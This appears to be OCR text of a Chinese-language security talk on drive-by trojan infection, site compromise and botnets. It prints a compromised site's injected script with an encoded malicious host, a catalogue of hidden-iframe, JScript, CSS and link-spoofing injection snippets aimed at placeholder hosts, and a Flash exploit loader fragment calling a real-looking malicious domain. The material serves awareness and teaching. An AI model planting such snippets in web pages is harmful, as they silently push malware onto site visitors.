
網路入侵攻擊實錄
中小馬、被掛馬、潘朵拉

no-name

大綱


- 瀏覽網站中小馬---使用者
  - 網站被掛馬畫面(未公布資訊)
  - 中木馬- 天知 地知 就是我不知
  - 看網站有那麼嚴重嗎?(Blog_Clickjacking&影音網馬)
- 網站入侵掛馬實錄---伺服器
  - 網站洩露多少重要資訊！
  - 使用開發套件網站安全嗎？
  - 網站入侵實戰！(入侵網站後台系統)
- 躲在後面的神密客 ---駭客Botnet
  - Botnet 掛馬跳板主機
  - 入侵Botnet主機(Botnet主機入侵過程手法)
  - 打開潘朵拉的盒子(Botnet主機資訊)


使用者
個資
被植入後門程
式側錄密碼
被當成散播木
馬平台
No-name
殭屍主機!!
(駭客分身術)
網站
伺服器
Botnet
駭客

瀏覽網站中小馬

- 網站被掛馬畫面(未公布資訊)
- 中木馬- 天知 地知 就是我不知
- 看網站有那麼嚴重嗎?(Blog_Clickjacking&影音網馬)

受駭網站名單



被公告的受駭網站在上面，那沒有被公告的網站呢????

芭達雅泰式養生館 - Windows Internet Explorer

http://wth.tw/Went.asp

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

我的最愛 建議的網站 自訂連結 免費的 Hotmail 網頁快訊圖庫

allinurl: went.asp - Google 搜尋 | WHOIS 查詢結果 : 61.164.1... | 芭達雅泰式養生館

網頁(P) 安全性(S) 工具(O)

首頁 關於我們 相關訊息 服務項目 環境介紹 聯絡資訊 留言討論

會員中心

用戶名：

密 碼：

登錄 清除

新用戶註冊 忘記密碼？

留言討論

http://wth.tw/Went.asp - 原先的原始檔

檔案(F) 編輯(E) 格式(O)

```
1
2
3
4
5
6
7  <script src=http://%77%76%67%33%2E%63%6E></script>
8
9
10
11
12
13 <script src=http://%77%76%67%33%2E%63%6E></script>
14
15 <head>
16 <title>芭達雅泰式養生館</title>
```

正在下載圖片 http://wth.tw/images/FT-1.jpg...

中木馬- 天知 地知 就是我不知

<script src= http://%77%76%67%33%2E%63%6E></script>

找尋漏洞、入侵
掛馬

駭客

Port:80

Internet

F/W

網站伺服器 資料庫 檔案

瀏覽資訊、網拍
登入帳號

使用者

使用者點選網馬過程完全沒有感覺!!即受駭下載木馬

常見網頁掛馬語法

- **Iframe的網馬：**
  <iframe src=http://XX.XX.XX.XX width=0 height=0></iframe>
- JScript 的網馬：設計 xxx.js檔案程式如下: 然後將此檔案利用任何方式上傳至目標主機
  document.write("<iframe width='0' height='0' src=' http://XX.XX.XX.XX '></iframe>");
- **JScript 掛馬的語法為：**
  <script language=javascript src=xxx.js></script>
- **JScript 變型加密的網馬：**
  <SCRIPT language="JScript.Encode" src=http://XX.XX.XX.XX/muma.txt></script>
  muma.txt 可改成任何附檔名
- **body 的網馬：**
  <body onload="window.location=' http://XX.XX.XX.XX ';"></body>
- **隱藏的網馬：**
  top.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframe src="http://XX.XX.XX.XX/muma.htm/"></iframe>';

常見網頁掛馬語法(cont.)

- **CSS 的網馬：**先將製作好的muma.js 先利用各種方式上傳至目標處。

  body {
  background-image: url('javascript:document.write("<script src=http://XX.XX.XX.XX/muma.js></script>")')}
- **JAVA 的網馬：**

  <SCRIPT language=javascript>
  window.open ("http://XX.XX.XX.XX","","toolbar=no,location=no,directories=no,status=no,menubar=no,scro
  llbars=no,width=1,height=1");
  </script>
- **圖片偽裝網馬：**

  <html>
  <iframe src=" http://XX.XX.XX.XX " height=0 width=0></iframe>
  <img src=" http://XX.XX.XX.XX/1.jpg">
  </html>
- **編碼轉換網馬： ascii編碼轉換**

  <script src= http://%77%76%67%33%2E%63%6E></script>

常見網頁掛馬語法(cont.)


- **偽裝呼叫網馬：**

```
<frameset rows="444,0" cols="*">
<frame src="開啟的網頁" framborder="no" scrolling="auto" noresize
marginwidth="0"margingheight="0">
<frame src=" http://XX.XX.XX.XX " frameborder="no" scrolling="no"
noresize marginwidth="0"margingheight="0">
</frameset>
```

- **欺騙超連結網址手法：**

```
 <a href="http://www.XYZ.com(迷惑他人超連結網址，故意顯示這個網址卻連向木馬
網址)"
onMouseOver="www_163_com(); return true;"> 網頁要顯示的內容</a>
<SCRIPT Language="JavaScript">
function www_XYZ_com ()
{
var url="真正連的網頁木馬網址";
open(url,"NewWindow","toolbar=no,location=no,directories=no,status=no,me
nubar=no,scrollbars=no,r
esizable=no,copyhistory=yes,width=800,height=600,left=10,top=10");
}
</SCRIPT>
```

閃很大的 Flash 網馬




閃很大的 Flash 網馬(續)


- GG.SWF源碼(片段)

```
try{var l;
var Flashver = (new
ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVari
able("$version");}
catch(l){};
finally{if(l!="[object Error]"){
if(Flashver.indexOf("9,0,16,")>0||Flashver.indexOf("9,0,28,")
>0||Flashver.indexOf("9,0,45,")>0||Flashver.indexOf("9,0,47,
")>0||Flashver.indexOf("9,0,64,")>0||Flashver.indexOf("9,0,1
15,")>0){
document.write('<iframe style=display:none
src="http://30mm.azzwg.cn/cb/ff/flash.asp?id='+Flashver+'"
></iframe>');}
}}
```

閃很大的 Flash 網馬(續)



OFFICE_0DAY



User

帳號密碼

有心人事

Demo

看網站有那麼嚴重嗎?

1. BlogClickjacking
2. 影音網馬

網站入侵掛馬實錄

- 網站洩露多少重要資訊！
- 使用開發套件網站安全嗎？
- 網站入侵實戰！(入侵網站後台系統)

網站洩露多少重要資訊！

- 網站上存在資訊，惡意有心收集資訊，可以得知網站上相關訊息，並進一步可以入侵系統。

- 攻擊方式是利用開發人員所留下來的訊息 或程式中開發人員為了管理方便寫入注解息訊進行攻擊入侵系統。

入侵環境條件

- 可讓使用者在網站上找尋到相關資訊如註解、程式結構、網站結構、參數名稱、變數名稱、對應實際路經等資訊。

```
<script language="JavaScript" src="                    custId.js"></script>
<script language="JavaScript" src="  /XXX/XXX/XXX/     userId.js"></script>
<script language="JavaScript" src="                    password.js"></script>
<script language="JavaScript">


var count = 0;
function checkAndSend(){

        if( count > 0 ){
                return;
        }

        var f = window.document.form1;

        if( f.custId.value == f.userId.value ){
                alert( "身分證字號/統一編號與使用者代號不得相同" );
                f.custId.value='';
                f.userId.value='';
                f.custId.focus();
                return;
        }
        /** check custId **/
        if (!isID('form1', 'custId', '身分證字號/統一編號')) {
                return;
        }

        /** check userId **/
        if (!chkUserId('form1', 'userId', '使用者名稱')) {
                return;
        }
        /** check password **/
        if (!chkPwd('form1', 'password', '使用者密碼')) {
```

網站上提供資訊

入侵手法分析

- 遠端惡意使用者可透過正常之網頁瀏覽之行為，收集網站相關公開資訊進而判斷網站結構、程式撰寫邏輯進而分析網站漏洞入侵網站。

- 網站提供注解資訊範例:

入侵攻擊流程

第三步

網站上相關資訊，注解、網站原始碼、檔案存取路徑等

第二步

Internet

第一步

駭客

駭客正常瀏覽網站，從網站上公開資訊，得知網站開發資訊。

入侵攻擊流程(cont.)

網站上相關資訊，注解、網站原始碼、檔案存取路徑等

第二步

研究分析所得網站資訊

第一步

駭客


駭客可從資訊中進行研究分析，並可得知網站整體架構、資料庫存放路徑、程式開發來源等資訊，進而進行入侵